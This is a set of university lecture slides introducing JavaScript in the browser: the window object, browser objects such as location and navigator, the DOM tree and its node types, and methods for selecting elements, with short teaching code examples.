
Freely available at <https://eloquentjavascript.net/>

Chapters 6, 10

- **JavaScript Reference**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 07**

# JAVASCRIPT IN A BROWSER ENVIRONMENT

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>




# PREVIOUSLY, ON WEB TECHNOLOGIES

So far we've learned the core concepts of the JavaScript language.

JavaScript can run on a number of different **host environments**:

- **Web Browsers** (for which JavaScript was originally created)
- **Web Servers** (e.g.: via the Node.js runtime)
- Host environments provide their own **objects** and **functions**, in addition to those included in the **language core**
- Today, we'll learn about the **web browser host environment**

# THE BROWSER ENVIRONMENT: OVERVIEW



# THE BROWSER ENVIRONMENT: WINDOW

- The Browser Environment feature a «root» object called **window**
- The **window** object:
  1. Is a global object for JavaScript code
  2. Represents the «browser window», and provides method to control it
- Global functions and variables are properties of the window object

```
let msg = "Hello!";
function greet(name){
    console.log(` ${msg}, ${name}! `);
}

greet("Web Technologies"); //Hello, Web Technologies!
window.greet("window object"); //Hello, window object!
```

# THE DOCUMENT OBJECT MODEL (DOM)

- The DOM represents the content of the current document
- The **document** object is the main entry point to the web page
- Provides ways to **access** and **manipulate** the contents

# THE BROWSER OBJECT MODEL (BOM)

- The BOM includes additional objects provided by the Browser for working with the browser itself, not with the document contents

```
//The location object contains information on the URL of the current document  
console.log(location.href); //http://localhost:3000/08-JavaScript...  
  
//screen contains information about the display used by the user  
console.log(screen.availWidth); //2048  
  
//navigator contains additional details about the web browser and platform  
console.log(navigator.userAgent); //Mozilla/5.0 (Windows NT 10.0...  
  
//history represents the navigation history  
history.back(); //same as clicking on the "back" button in the browser GUI
```


# WORKING WITH THE DOM

# THE DOM

- When we learned about CSS selectors, we hinted at the fact that HTML documents could be seen as trees
  - We talked about **descendants, children, siblings...**
- The **DOM** formalizes that intuition
  - Every HTML tag is an **object** in the DOM
  - Nested tags are children of the enclosing ones
  - The text content of a tag is an object as well, and a child of the tag
  - Attributes of a tag are accessible as properties of the corresponding object

# THE DOM: EXAMPLE


```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>DOM</title>
</head>
<body>
  <table>
    <tbody>
      <tr><th>Exam</th><th>Grade</th></tr>
      <tr><td><a href="/wt">Web Tech.</a></td>
        <td>30</td></tr>
    </tbody>
  </table>
</body>
</html>
```



# THE DOM: A NOTE ABOUT THE EXAMPLE

- The example in the previous slide is a bit of a simplification
- The actual DOM includes also **spaces** and **newlines** between tags as text nodes. For the sake of brevity, we will generally omit such nodes


```
<!DOCTYPE html>
<html>
  <head><meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <p>Hello!</p>
  </body>
</html>
```



# THE DOM: COMMENTS

- HTML comments are not displayed by web browsers
- Nonetheless, they are still parsed and added to the DOM as special **comment nodes**

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <!-- Secret -->
    <p>Hello!</p>
  </body>
</html>
```



# THE DOM: NODE TYPES

- The DOM specification defines 12 different node types
- Typically, we will work with four types of nodes:
  - **document node**: is the root and the entry point of the DOM
  - **Element nodes**: represent HTML elements
  - **Text nodes**: represent text content
  - **Comment nodes**: represent comments

# THE DOM: FINDING ELEMENTS

- The **document** object provides several methods to select elements from an HTML document

```
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a")); //select the first list item
  console.log(document.getElementsByClassName("foo")); //HTMLCollection (1)
  console.log(document.getElementsByName("c")); // NodeList (1)
  console.log(document.getElementsByTagName("li")); //HTMLCollection (3)
</script>
```

# THE DOM: FINDING ELEMENTS (2)

`document.querySelector(css)` and `querySelectorAll(css)` are the most versatile methods, and take as input a **css selector**

- `querySelector` returns only the first element (if any) matching the selector, while `querySelectorAll` returns a list of matches
- All methods return `null` when they fail to locate elements

```
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li")); //first li element
  console.log(document.querySelectorAll("ul > li")); //NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); //null
</script>
```

# THE DOM: FINDING ELEMENTS (3)

All methods of the `getElementsBy*` family return an **HTMLCollection**, also known as a «**live collection**»

- Such collections are **automatically updated** and **always reflect the current state of the document**

```
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links); //HTMLCollection (1)
</script>
<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links); //HTMLCollection (3)
</script>
```

# THE DOM: FINDING ELEMENTS (4)

When invoked on `document`, the methods to search for element search the entire HTML document for matches.

- If the elements we need are descendants of another element, it might be more efficient to invoke the search methods on the ancestor element itself.


```
<a href="/">First link</a>
<script>
  let sidebar = document.getElementById("sidebar");
  let sidebarLinks = sidebar.querySelectorAll("a"); //only searches within sidebar
</script>
```

# THE DOM: FINDING ELEMENTS RECAP


Method	Searches by...	Can be called on elements?	Returns Live Collection?
<code>querySelector</code>	CSS selector	✓	-
<code>querySelectorAll</code>	CSS selector	✓	-
<code>getElementById</code>	Id attribute	-	-
<code>getElementsByName</code>	Name attribute	-	✓
<code>getElementsByTagName</code>	Tag name or '*'	✓	✓
<code>getElementsByClassName</code>	Class attribute	✓	✓

# NAVIGATING THE DOM

- Topmost HTML elements (html, head, body) are also available as properties of document
- General DOM node objects contain references to their **parent**, **siblings**, and **children**
- These references are **read-only!**

